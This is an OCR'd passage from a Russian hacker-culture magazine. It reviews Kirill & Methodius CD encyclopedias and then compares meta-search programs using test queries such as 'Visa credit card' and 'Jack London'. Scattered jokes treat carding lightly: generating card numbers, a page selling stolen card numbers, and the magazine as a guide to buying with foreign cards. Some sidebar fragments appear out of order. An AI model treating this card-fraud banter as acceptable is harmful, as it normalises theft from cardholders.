Михаил Михин (centner@real.xakep.ru)

Тягу к знаниям нам всем старались привить с самого детства. С переменным успехом на этом поприще выступали наши глубокоуважаемые родители, потом в этот практически неподъемный воз впряглась родная школа. В особо запущенных случаях человека учили улица, друзья-товарищи или сама жизнь. Вот и я на вопрос "Чем занимаешься?" обычно даю расплывчатый ответ, дескать, учусь и работаю. В том смысле, что учусь жизни и работаю над собой :).



Смех смехом, но периодически возникают моменты, когда действительно необходимо найти ответ на какой-нибудь мучительный вопрос, в котором ты совсем не петришь. Естественно, можно обратиться к кому-то за разъяснением или с головой погрузиться в книгу, которая, как известно, источник знаний. Вот и погружались мы в разные словари или энциклопедии, доставая их с запыленных полок. Но как-то хочется отложить многотомные архивы (в их прямом смысле) на обеспеченную старость, а свой незамутненный взор обратить на мультимедийные справочники, которые обычно продаются как "CD-энциклопедии", легким движением руки помещаются в кофейную подставку твоего боевого друга и говорят с тобой человеческими голосами.

Обычно я ну с очень большим сомнением отношусь к продуктам, которые обещают знания "обо всем". Претензии на глубокое знание вопроса обычно (это из моего личного опыта) выливаются либо в полный отстой в плане реализации, либо в откровенный ламеризм изложенного материала. Народ, как у нас водится, пытается срубать дензнаки, совершенно не заботясь о качестве своей работы :((.

На этот раз мы подробно рассмотрим 4 мультимедийных энциклопедии, отзывы о которых были разными, но преобладали если не скрытая похвала в адрес разработчиков, то, по крайней мере, искренний интерес. Все они были любезно предоставлены компанией "Кирилл и Мефодий" (www.km.ru). Почему в обзор попали именно эти продукты? Ответ прост: они довольно известны и доступны по цене, темы энциклопедий будут интересны очень многим, а вот в удобстве пользования и информационной насыщенности мы попробуем разобраться вместе. Скажу заранее, что все рассматриваемые продукты хорошо себя зарекомендовали в моих глазах, так что я представляю их твоему вниманию с чистой совестью. Особенно мне понравилась возможность поучаствовать в автоматизированной викторине, проверить уровень своих знаний и протестироваться на предмет багов в образовании. Ну да ладно, обо всем по порядку...

"Энциклопедия вооружений" – лучший друг отечественного милитариста

Если ты причисляешь себя к мужескому полу, то, несомненно, как всякий мужчина, должен испытывать здоровый интерес к женщинам, пиву, ветчине и оружию :). Ну, в женщинах и пиве ты наверняка и без меня уже эксперт, с ветчиной луч-



ше проводить практические занятия, а вот с оружием у нас пока туго. Во всяком случае на танке в соседний хутор не сгоняешь :).

"Вооружение и военная техника с древнейших времен являются одной из важнейших областей человеческой деятельности. Здесь впервые реализуются новейшие технические усовершенствования, которые позже появляются в окружающих нас в обыденной жизни предметах. За время существования человечества разработаны сотни тысяч образцов оружия - от каменного топора до ядерной ракеты.

Изложение истории развития и анализ сегодняшнего состояния главных отраслей вооружения составляют основное содержание предлагаемого Вашему вниманию мультимедиа-издания. Помимо традиционного построения энциклопедий - "коротко обо всем", - в "Энциклопедии вооружений Кирилла и Мефодия 98" используется принцип "подробно о главном"."

Таким текстом встречает пользователя сей мультимедийный продукт. Подход показался мне интересным, еще один большой плюс - масса внимания уделяется именно отечественным военным разработкам, что в компьютерном мире встречается не часто.

Что касается оформления и удобства пользования "Энциклопедией вооружений" - на этот счет имеются разные мнения, но в общем и целом все вместе показалось мне удобным. Если ты хотя бы раз пользовался Интернетом, то сумеешь во всем разобраться сам и без посторонней помощи. Запустив программу и попав на титульную страницу, ты видишь перед собой меню, из которого выбираешь интересующий тебя пункт. Перемещаешься. Изучаешь. Можешь скопировать текст обычным "кат энд пэйстом" в любой текстовый редактор. Все просто.

Ладно, с управлением разобрались, попробуем перейти к информационному наполнению. Что бы такого хитрого задать проге? Ну, скажем, поинтересуемся таким шедевром военной мысли, как широко известный по фильмам про Чапаева пулемет системы Максима. Запускаем прогу, заглядываем в раздел, посвященный истории вооружения, проматываем панорамно-историческую картинку, натыкаемся взглядом на изображение того самого пулемета, тычем в него мышкой и перемещаемся в довольно обширную статью об искомом пулемете. Вот несколько выдержек оттуда: "В 1881 г. начал свои работы в области автоматического оружия американский изобретатель и предприниматель Хайрем Максим (1840-1916 гг.), уже широко известный к тому времени своими конструкциями дуговых ламп, коммутатора, электросчетчика, регулятора газовых горелок, огнетушителя. Уже после успеха своих пулеметов и автоматических пушек он не без успеха занимался взрывчатыми веществами, минами и торпедами, разработал конструкцию самозарядного пистолета (остался опытным), вел исследования в области аэродинамики. В 1883 г. он запатентовал самозарядную винтовку с рычажной (скоба Генри) системой запирания и автоматикой на основе отдачи всего оружия. А в 1884 г. появились сообщения о первом образце



"автоматического орудия" Максима под 11,4-мм винтовочный патрон, а вскоре был представлен публике и сам образец. Автоматика оружия действовала за счет отдачи ствола с коротким ходом, запирание канала ствола осуществлялось специальной защелкой, сцеплявшей казенник ствола и затвор. Темп стрельбы мог регулироваться от 0 до 500 выстр./мин механической системой через шарнирно связанный с затвором шатун. Питание патронами производилось от холщовой ленты на 333 патрона. Охлаждение ствола - водяное." Внятно, подробно. Есть ссылки на другие материалы по этой теме, присутствует изображение пулемета.


Давай теперь посмотрим, что нам сообщат о современном этапе развития вооружений. А вот пущай доложат нам об отечественном танке Т-80. О, нашелся всего лишь в несколько кликов. Вот небольшая выдержка из статьи: "Россия. Танк Т-80. Машина принята на вооружение в 1976 году и стала первым в мире серийным танком с основной силовой установкой на базе газотурбинного двигателя. Разработки танковых ГТД в СССР начались в 1955-58 годах. Тогда были изготовлены и испытаны два опытных газотурбинных двигателя мощностью 735 кВт (1000 л.с.). В дальнейшем работы по танковым ГТД проводились Отдельным КБ №29, г. Омск (1961-65 гг.), ОКБ Челябинского тракторного завода и с 1968 года - Научно-производственным объединением им. Климова. Коллектив последнего создал газотурбинный двигатель, получивший наименование ГТД-1000Т." Прямо в статье есть ссылочка на видеофрагмент, который настоятельно рекомендую посмотреть всем. Желающие могут крутить фонарики и вспоминать телепередачу "Служу Советскому Союзу!". Если передача не вспоминается или вспоминается с трудом, то попробуй свои силы в викторине, там есть чему удивиться.

Ударим автопробегом по бездорожью и разгильдяйству!

Следующая совокупность аж из 8 компактов, попавшая в наши цепкие ручки, именуется "Автомобильной энциклопедией Кирилла и Мефодия". Сама программа сообщает, что перед тобой второе издание самой полной автомобильной мультимедиа-энциклопедии в России. В энциклопедию включены самый современный каталог автомобилей и мотоциклов за 2000-2001 год, прави-







ла дорожного движения с системой тестирования и богатейшая коллекция слайдов и видеофрагментов. Нам обещано:

- 4500 статей
- 7000 иллюстраций
- 150 полноэкранных видеофрагментов - более 3,5 часов видео
- 140 фотоальбомов
- 50 слайд-фильмов
- Каталог легковых автомобилей, грузовиков и мотоциклов (2000-2001 гг.)
- Интерактивная таблица технических характеристик
- Правила дорожного движения и экзаменационные билеты ГИБДД по ПДД
- Словарь автомобильных терминов
- История автомобилестроения
- Туры для любознательных
- Викторина

Солидная пачка компактов без запинки инсталлируется на моей домашней машинке, предъявляя очень гуманные требования к ее электронным кишочкам. Приступим... Лично я очень прохладно отношусь к автолюбителям. Иногда я их даже ненавижу, а периодически побаиваюсь. Дело в том, что я - пешеход. Но это до поры до времени, вот поднакоплю деньжат, авось и вольюсь в напряженный столичный транспортный поток :).

Перед собственно вливанием надо бы определиться, на чем именно влиться. Даааааа, тут можно написать отдельный спецвыпуск, настолько велик объем информации по теме. Ты сможешь познакомиться с историей создания, техническими характеристиками выбранного автомобиля, тут же тебя нагрузят изрядной порций знаний о дилерах, дистрибьютерах, торговых представителях, автосигнализациях и особенно о всеми любимых правилах дорожного движения. Отдельного упоминания заслуживает раздел об автоспорте и известных автогонщиках. Мотоманьяки тоже не будут разочарованы, впрочем как и фанаты "Дальнобойщиков". Грузовики и мотоциклы имеют место быть.

Для самых дотошных юзеров существует автомобильный словарь, который может рассказать, например, о том, что "Главная дорога - это дорога, обозначенная специальными дорожными знаками, по отношению к пересекаемой или дорога с твердым покрытием (асфальто- и цементобетон, каменные материалы и т.д.) по отношению к грунтовой, либо любая дорога по отношению к выездам с прилегающих территорий". Убедительно, хотя мы-то с тобой знаем, что главная дорога - это та, по которой движутся танки :).

Папильотка, меренга и боуль. Проблемы совместимости

Таперича перейдем к на первый взгляд занудной, но тем не менее очень полезной теме - теме этикета во всех его проявлениях. Ну, с основами жизненного, бытового этикета все мы неплохо знакомы: все реже сморкаемся в портьеры, водку из самовара стали пить лишь по особым праздникам, а ножом и вилкой уже в совершенстве владеет почти каждый второй. Если же ты решился блеснуть хорошими манерами в обществе в меру прекрасной дамы и приправить свою речь парой-тройкой заковыристых великосветских словечек - тебе просто-таки необходимо воспользоваться услугами "Энциклопедии этикета".

Всякий, давший себе труд пробежаться по ссылочкам на компакте, сможет познать такие тонкие материи, как повседневный, деловой и гостевой этикеты, дипломатический протокол, невербальное общение. Подробное знакомство с праздниками, традициями и обрядами может помочь в нетривиальных ситуациях, а вот на раздел "Этикет в компьютерных сетях и сети Интернет" я рекомендую обратить особое внимание, по меньшей мере ты будешь иметь четкое представление о том, какими глазами смотрят на кодекс поведения в Инете с "той стороны" :)).


Словарь терминов бодрым мужским голосом произнесет заветные слова и поможет тебе вспомнить, что "ФОНДЮШНИЦА - чугунная, фарфоровая или глиняная посуда в виде супницы с длинной ручкой, в которой готовят фондю", а не толстая орущая продавщица из сельпо; что "ТРИКЛИНИЙ (латинское triclinium, от греческого treis - три + kline - постель) в Древнем Риме - обеденный стол с ложами по трем сторонам для возлежания во время еды, а также помещение, в котором он находился", а не клин, который можно словить после трех суток в Инете; что "ПЛАСТИКОВАЯ КАРТОЧКА - именной денежный документ из пластика, удостоверяющий банком или формой личность его владельца, а также его счет в банке, позволяющий приобретать товары без оплаты наличными деньгами." К сожалению, энциклопедия совершенно умалчивает, каким способом можно приобретать товары по буржуинской пластиковой карточке, но на этот счет все ответы можно поискать в][:)).

В копилку западлостроителя


Одна из статей из "Энциклопедии этикета" на тему "Праздники и обряды", а именно "Первое апреля" показалась мне интересной, даже полезной. Казалось бы, ничего такого особенного: "Первое апреля - никому не верю". Шутка, знакомая всем с детства. И действительно, тради-



ция первоапрельских розыгрышей друзей, знакомых, родственников, а иногда и целых городов берет свое начало в древности. Сходные обычаи были известны древним персам, римлянам, индусам и многим другим народам. После падения Священной Римской империи обычай первоапрельских обманов распространился по всей Европе. Англичане называют этот день "днем всех дураков", а французы дразнят чело-



века, которого им удалось обмануть 1 апреля, глупцом, проглотившим "апрельскую рыбу". В России первоапрельские шутки появились в начале XVIII века. В 1700 году содержатель труппы фигляров объявил московским жителям, что влезет в обыкновенную бутылку. Народу в театре собралось много, а когда занавес поднялся, публика увидела на сцене бутылку с надписью



него не доходил смысл шутки. Позже появилось обыкновение посылать кого-нибудь за "птичьим молоком", за книгой "История Евиной матери" и т.д. Надо бы в следующий раз подготовиться и как следует "погонять дурака".

О том, как знать все обо всем и как можно чаще бывать везде

Напоследок хотелось бы поведать тебе об опять-таки гигантском мультимедийном проекте - пятом издании "Большой энциклопедии Кирилла и Мефодия" (БЭКМ), современной универсальной российской энциклопедии. Заявлено: 82 000 энциклопедических статей, три словаря, 18 500 иллюстраций и более 20 больших приложений. Объем текста составляет 1 800 авторских листов. В основе БЭКМ лежит "Большой энциклопедический словарь" в двух томах издательства "Большая российская энциклопедия". Здесь содержатся сведения по всем областям науки, техники, литературы и искусства; вся важнейшая историческая, экономическая, географическая и социально-политическая информация по всем странам мира; все крупнейшие персоналии всех времен и народов; все значительные события общественной и культурной жизни России и мира.


Ставшие уже привычными навигационные меню энциклопедии максимально облегчают поиск информации. Искать действительно легко. Пример? Когда мне вдруг приспичило быстро найти хотя бы какие-то факты о нападении японцев на Перл-Харбор, я сразу же выяснил, что "ПЕРЛ-ХАРБОР (Pearl Harbor), военно-морская база США на Гавайских о-вах. 7.12.1941, во время 2-й мировой войны, японская авианосная авиация нанесла внезапный удар по Перл-Харбору и вывела из строя основные силы американского Тихоокеанского флота. 8 декабря США и Великобритания объявили войну Японии." В самой статье была дополнительная ссылка, которая привела меня на диск номер 3, где совершенно однозначно разъяснялось, что и как произошло: "Около 8 часов утра 7 декабря 1941 группа японских бомбардировщиков и торпедоносцев обрушила внезапный удар по американской военно-морской базе Перл-Харбор на Гавайях. В 9 часов атака повторилась. В итоге было потоплено 5 линкоров, повреждено 3, выведены из строя 3 крейсера и 3





эсминца. Свыше 300 самолетов, базирующихся в Перл-Харборе, было уничтожено и выведено из строя. Среди американцев погибло около 2,4 тысяч человек. Японцы потеряли 29 самолетов и несколько подводных лодок. 8 декабря было объявлено о вступлении США в войну против Японии".

"первое апреля". Один из старых розыгрышей, популярных у старших поколений, - "гонять дурака". Молодому человеку вручали конверт с листом бумаги, на котором было написано, например, "надо дурака гонять, за три мили посылать", и отправляли с конвертом по какому-нибудь адресу. Адресат, получивший такое послание, перекладывал его в другой конверт, надписывал другой адрес и посылал молодого человека по новому адресу, и так - пока до послед-




Ну, может и не так подробно, как того хотелось бы, но это же не специализированный справочник. Зато удобно, быстро и без лишней беготни и вопросов "как пройти в библиотеку". Мой личный вывод - энциклопедия действительно полезная и интересная вещь. К тому же довольно удобно реализованная, элементарно настраиваемая под нужны конкретного пользователя. Она может здорово утолить твой информационный голод, а в сочетании с Интернетом превратит тебя в носителя абсолютного знания. :)) Конечно же, замыкаться на буквоедстве не стоит, но и о самообразовании подумать не вредно. Как говорится, "ученье свет, а неученье - чуть свет в оранжевой жилетке."


Ищите. И обрящете...
Как не запариться в Инете

MadDoc (maddoc@online.ru) и Diji (deliseeva@operamail.com)

А Ну как, перец, надоело тебе всматриваться в твой комп в поисках нового и неизведанного? Или все уже давно все знают, особенно про поиски в Инете? В общем, если ты не хочешь грузиться всякой тухлой информацией, которая приходит вместе с нужным тебе зерном истины в ответ на невинный запрос, и тебе хочется, не растекаясь мыслью по древу (т.е. по клавиатуре), точно знать, что у тебя в заданное время и в условленном месте будет искомое, то смотри сюда.




Пригнись и слухай




Надеюсь, все уже знают рунетовские поисковые сервера типа Яндекса, Рамблера и иже с ними, обладающие поисковыми движками, каталогами и рейтингами. Но ведь это катастрофа - тратить столько честно заработанных (или честно скоммунизженных) часов нета на нелепую тусню по мегаэтажам этих серверов - и все ручками, ножками... Наверняка тебе приходилось в ответ на свой запрос получать туеву хучу ссылок, из которых примерно треть оказывалась дохлыми, еще половина - совсем не о том, а что до остального... на остальное у тебя не хватало времени. Ибо получить в ответ на свой запрос 23,973,061 ссылку - то же самое, что не получить ни одной! Бардак, короче. Можно, конечно, загрузиться, начать изучать движки этих поисков с тем, чтобы четко сформулировать запрос и довольно быстро (за неделю - другую) находить искомое... Но ведь ты же читаешь X! И мы не бросим тебя наедине с этими вурдалаками!

Ты, конечно же, слышал про так называемые "мета-поисковики" (хм, если нет - попробуй поискать на Рамблере :) - проги, которые призваны облегчить процесс поиска нужной инфы в сети. Работают они так: запустив прогу у себя на машине, ты формулируешь запрос. Эта же прога сама опрашивает поисковики, получает тучу ссылок, проверяет их "живучесть" и соответствие твоему запросу. После чего (в идеале) ты получаешь не бездонное море, а ограниченное число ссылок, каждая из которых (в идеале, опять же) точно соответствует твоему запросу. У тебя еще не дошли руки поставить эти проги себе? Что ж... Специально для тебя мы провели несколько бессонных ночей за мониторами своих тачек, тестируя эти "мета-поисковики". И теперь ты можешь прочитать эксклюзивный репортаж об этом опыте ловли пропавших зайцев... Сразу скажу одно - мой галстук, потерянный на прошлом дне рождения, мы так и не нашли...

Без сучка и задоринки



Все описанные программы встали на машину без сучка и задоринки и в дальнейшем работали без зависаний. У всех были обнаружены стандартные настройки - максимальное количество ссылок, возможность работать через прокси, проверка мертвых ссылок, сохранение результатов поиска, минимальная логика (и/или точное совпадение). Каждая прога имеет свой набор поисковиков, причем возможно отмечать те из них, которые ты хочешь опросить. Качество поиска проверялось на двух стандартных фразах - мы искали "кредитную карту виза" (причем туристические и прочие визы нас не интересовали) и еще мы искали "Джека Лондона" (причем о столице Великобритании мы и так все знаем). Результаты нашего тестирования и выводы - прямо перед тобой. Ну, чуть ниже...




Вот такие вот настройки...

И вот такие вот результаты...

режиме "полное совпадение фразы". Результат смотри выше - туча ссылок, ни одной по делу. К чести программы надо заметить, что на запрос "Джек Лондон" выдавались работающие ссылки на инфу о писателе, его фэн-клубы, тексты и так далее - хотя и мусора на нас опять же вывалено было порядочно. Испугавшись опять же числа ссылок, мы прекратили свои поиски/происки этой программой.

Search plus

Freeware ver 0.9.9.34. Размер - 1120 кб.
Качать здесь: www.listsoft.ru



Умеет производить совмещенный поиск по русским и забугорным серверам. Дополнительно к стандартным настройкам существует ограничение числа ссылок на один сервер, автоматическое удаление дубликатов, полученных с разных поисковиков; черный список серверов, на которых ты уже не ожидаешь найти ничего путного. Можно выбрать раздел, в котором ты хочешь поискать. Зачем-то статистика запросов "делового портала www.markets.ru", если тебе это надо. На момент тестирования программа умела опрашивать более 50 серверов (в том числе Britannica.com, HackZone и Tucows). Каждую неделю выходит новенький вариант программы с новыми искалками - бери не хочу. В общем, в использовании программа удобна. На каждую полученную ссылку появляется всплывающая инфа из тэга description, кроме того, прога сама определяет дату документа и его вес.

Теперь о неприятном. В ответ на запрос "Виза" в раздела "Бизнес, финансы" (имелась в виду кредитная карта) было получено 0 (ноль) ссылок. Тот же результат был получен и в режиме "расширенного поиска" на словосочетание "кредитная карта". Зато при том же запросе в разделе "Общий поиск" было получено более 1100 ссылок (несмотря на заданное ограничение в 1000 ссылок), после чего работа программы была насильно прервана. Всплывающая инфа очень пригодилась - чтобы убедится, что все найденное - полный отстой. Мы нашли информацию о Швейцарии, ответы в конференциях, визовые режимы разных государств и тому подобное... Потом решили проверить ее логику. Чтоб не мучилась, дали запрос "кредитная карта виза" в


Copernic 2001 basic

Размер - 2496 кб.
Качать отсюда - www.copernic.com



Программа существует в трех вариантах - basic (типа основная), plus (типа продвинутая) и pro (для профи, соответственно). С сайта можно скачать только basic версию - которая бесплатна. Все остальные денег просят, так что смотрели мы их недолго, чтобы сильно не нарушать закон.

Что нам понравилось в основной версии? Дополнительно к стандартным настройкам - ограничения по числу ссылок с сервера, возможность искать по разделам - WWW, конференции, магазины книг, харда и софта, а также такая фича, как поиск е-маил адресов в базах Аськи, белых страницах, People's Finder и т.д. (плюс и pro версии позволяют искать среди мр3шек, новостей спорта, на аукционах, в секонд хэндах и т.д. - 93 специализированные категории, также можно добавлять свои; в коммерческих версиях к тому же нет баннеров). Возможность выбирать поисковые сервера - причем можно отдельно для каждой категории поиска. В базовой версии для веба - 20 поисковиков, в коммерческих - более тысячи (можно выбирать, какие из них ты хочешь использовать). Что прикольно - в описание каждого поисковика включено описание основных



Пытаемся ответить на вопрос...



Ну как же ты не попал, Холод?!

его операторов. Ищет только по буржуйским погребам. У программы есть свой собственный браузер (можно использовать и ИЕ, и нетшкаф), есть окно превьюшки для найденных ссылок. Т.е. по удобству использования программа заняла первое место в наших предпочтениях.
Теперь собственно о поиске. Запрос "кредитная карта виза" принес три ссылки - каждая из них была почти в тему. "Джек Лондон" - 12 ссылок, из них ни одной про столицу Англии, а все про какого-то писателя...

Новая фича (только в версиях от 2001 года) - можно задать вопрос на любом языке. Ты врубился - не "запрос", а "вопрос"! Конечно же, задан был такой: "В чем смысл жизни?" Мда, найденное порадовало и одновременно озадачило... Наибольшую релевантность (типа соответствие запросу) завоевала страница с названием "Обзор джазовой жизни №10 от 23 декабря 1998 года. О роли мурашек кожаных в ощущении." Вот уж не знал, что у людей такие смыслы... Второй вышла ссылка на "Гамлет, Принц Датский". По существу ссылка, можно сказать. Третье место вызвало всеобщий восторг, и разработчикам программы было направлено требование, чтобы этот сайт вылезал первым при любых запросах. Это был сайт журнала ПГ (расшифровывается как "Полное Говно", как ты, конечно же, догадался). Уж не знаю, при чем тут смысл жизни. В общем, за просто поиск - твердая четверка (почему четверка - смотри описание следующей программы), а функцию ответов на вопросы надо бы усовершенствовать.

Вот уж не думал, что весь Инет у кого-то на диске хранится... А вон снизу и адрес торговца кредитками...


Dolphin Search Studio

Размер - 1134.
Качать здесь - www.nettlesoft.com/download


При первичном осмотре программа производит впечатление размалеванной девки с вооoот такими... иконками. В тестах на попадание в них с утреннего похмелья только выпивший накануне 18 литров одеколона и три литра водки Холод не смог попасть в них с пяти метров. Настройки стандартны. Есть русскоязычный интерфейс. Ищет по стандартному набору поисковиков, включая рунетовские, - не только монстры типа Апорт и Рамблер, но и Иван Сусанин, Хочу Хучу, Хочу-Не хочу и так далее. Есть окошко превью. Чемпион по тщательности работы - за время обработки запроса "кредитная карта виза" и проверки полученных ссылок вся команда успела семь раз обернуться за пивом. Но! НО!!! Единственная из всех протестированных прог на первое место (из четырех найденных ссылок) поставила ссылку на Московское отделение Сбербанка России, где мы и прочли, наконец, о том, номера чего мы так ловко генерили... (Мораль - храните деньги в сберегательной кассе! (PR отделу сбербанка - вы про 500 баксов авторам не забыли?)) Так что медленная скорость работы с лихвой окупилась качеством результатов. Умеет искать по регионам - можно по России, можно по Австралии, можно по всему миру. Категорий по умолчанию нет, можно создавать свои и указывать, какие поисковики ты хочешь использовать для них.

ДискоИскатель

Размер - 1 124 кб. На сайте www.ars.ru доступна бесплатная демо-версия, которая будет работать 21 день; коммерческая же стоит 60 буказоидов и более ничем не отличается.



Честно говоря, это - единственная программа, первый отрицательный отзыв о которой был получен от разработчиков, - в личной беседе они сказали, что программа давно не обновлялась, апдейтов не предвидится и вообще - она морально устарела. Настройки бедноваты, но в принципе достаточны - язык, сортировка результатов, логика, прокси. Поддерживает семь поисковиков - три рунетовских и четыре забугорных, можно искать всеми или выбирать, на каких. Работает довольно шустро, но полезной информации в ответ на стандартные запросы ("кредитная карта виза" и "Джек Лондон") было немного. Точнее, почти совсем не было. Разве что единственная из всех прог нашла страницу, где нам предложили купить номера СС, и в общем-то не дорого. Текстов же Джека Лондона она нашла меньше, чем все остальные участницы обзора.


Стандартный поиск не подкачал

Диагноз



Мета-поисковики бывают разные. Конечно, мы обозрели не все - за рамками осталась Power2Mail, которая ищет заметно хуже, зато отправляет результаты запросов на мыло; Imesh, которая работает по принципу P2P - поиск осуществляется на машинах пользователей (типа Напстера, в общем); Web Ferret, Web Wolf и т.д. После тестирования у меня на машине остался жить Коперник (в основном для поиска на забугорных сервантах) и Dolphin Search Studio (для всего остального). Так что не спрашивай меня, какие проги я считаю лучшими во всем обзоре. Удачных тебе поисков!

НЕ ЧТЕНИЕМ ЕДИНЫМ?

К вопросу о нестандартном применении X в стандартных жизненных ситуациях

Аня Пражина (anna_prazhina@yahoo.com)



